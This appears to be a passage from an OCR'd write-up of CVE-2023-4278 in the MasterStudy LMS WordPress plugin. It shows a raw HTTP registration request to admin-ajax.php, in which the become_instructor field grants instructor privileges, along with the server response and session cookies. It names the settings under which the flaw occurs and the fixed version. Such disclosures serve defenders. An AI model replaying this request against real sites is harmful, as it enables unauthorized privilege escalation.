


test1

INSTRUCTOR

☆☆☆☆☆ 0
0 Reviews.

Since the new user has instructor privileges, this user can add courses.



Course information

Provide basic information about the course to make it attractive to potential students.

Course name

Enter course name

Url: http://localhost/wordpress/courses-page/

Type URL here

Category

Category

Level

Select level


Image

Drag image here or select from library max 40 MB

Upload image


Create

If we did not modify the become_instructor value,




```
POST /wordpress/wp-admin/admin-ajax.php?action=stm_lms_register&nonce=61634b348c
HTTP/1.1
Host: localhost
Content-Length: 367
sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/118.0.5993.90 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/wordpress/courses-page/engine-creating-for-xbox-one-x/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: stm_lms_courses_watched=882%2C881%2C877%2C880%2C876%2C878
Connection: close

{
  "user_login":"56",
  "user_email":"46@gmail.com",
  "user_password":"Password3",
  "user_password_re":"Password3",
  "become_instructor":"",
  "privacy_policy":true,
  "degree":"",
  "expertize":"",
  "auditory":"",
  "additional":[
  ],
  "additional_instructors":[
  ],
  "profile_default_fields_for_register":[
  ],
  "redirect_page":
  "http://localhost/wordpress/courses-page/engine-creating-for-xbox-one-x/"
}
```

```
HTTP/1.1 200 OK
Date: Wed, 01 Nov 2023 15:11:14 GMT
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
X-Powered-By: PHP/8.0.28
Access-Control-Allow-Origin: http://localhost
Access-Control-Allow-Credentials: true
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: SAMEORIGIN
Set-Cookie: wordpress_bbfa5b726c6b7a9cf3cda9370be3ee91=
56%7C1699024274%7CILMDbd6QU4n9SQd0f3qTkvp6FwvxMQH1lLqMYFwigZk%7C712f8ba4af63698bf1a
9832bb6065bcd7cd86cc3791c1d86560ca7da24313f0b; path=/wordpress/wp-content/plugins;
HttpOnly
Set-Cookie: wordpress_bbfa5b726c6b7a9cf3cda9370be3ee91=
56%7C1699024274%7CILMDbd6QU4n9SQd0f3qTkvp6FwvxMQH1lLqMYFwigZk%7C712f8ba4af63698bf1a
9832bb6065bcd7cd86cc3791c1d86560ca7da24313f0b; path=/wordpress/wp-admin; HttpOnly
Set-Cookie: wordpress_logged_in_bbfa5b726c6b7a9cf3cda9370be3ee91=
56%7C1699024274%7CILMDbd6QU4n9SQd0f3qTkvp6FwvxMQH1lLqMYFwigZk%7C69e35b54a53ed715f9a
165171bdbba44a88c2a188cb061ca0b5d926e0a451525; path=/wordpress/; HttpOnly
Content-Length: 129
Connection: close
Content-Type: application/json; charset=UTF-8

{
  "message":"Registration completed successfully.",
  "status":"success",
  "user_page":"http:\/\/localhost\/wordpress\/user-account\/"
}
```



```
"user_login":"56",
"user_email":"46@gmail.com",
"user_password":"Password3",
"user_password_re":"Password3",
"become_instructor":"",
"privacy_policy":true,
"degree":"",
"expertize":"",
"auditory":"",
"additional":[
],
"additional_instructors":[
```

System works fine and this is how the normal user's user account looks like.



User Account

Enrolled Courses

Enrolled date (last one)

Software Training

ENGINE CREATING FOR XBOX ONE X

10 hours 0% Complete

START COURSE

Started November 1, 2023

Important – to this vulnerability to occur both "Disable Instructor Registration" and "Disable Instructor Pre-moderation" Should be turned on In the LMS settings.

CVE-2023-4278 was fixed in MasterStudy LMS version 3.0.18, which was released on September 11, 2023.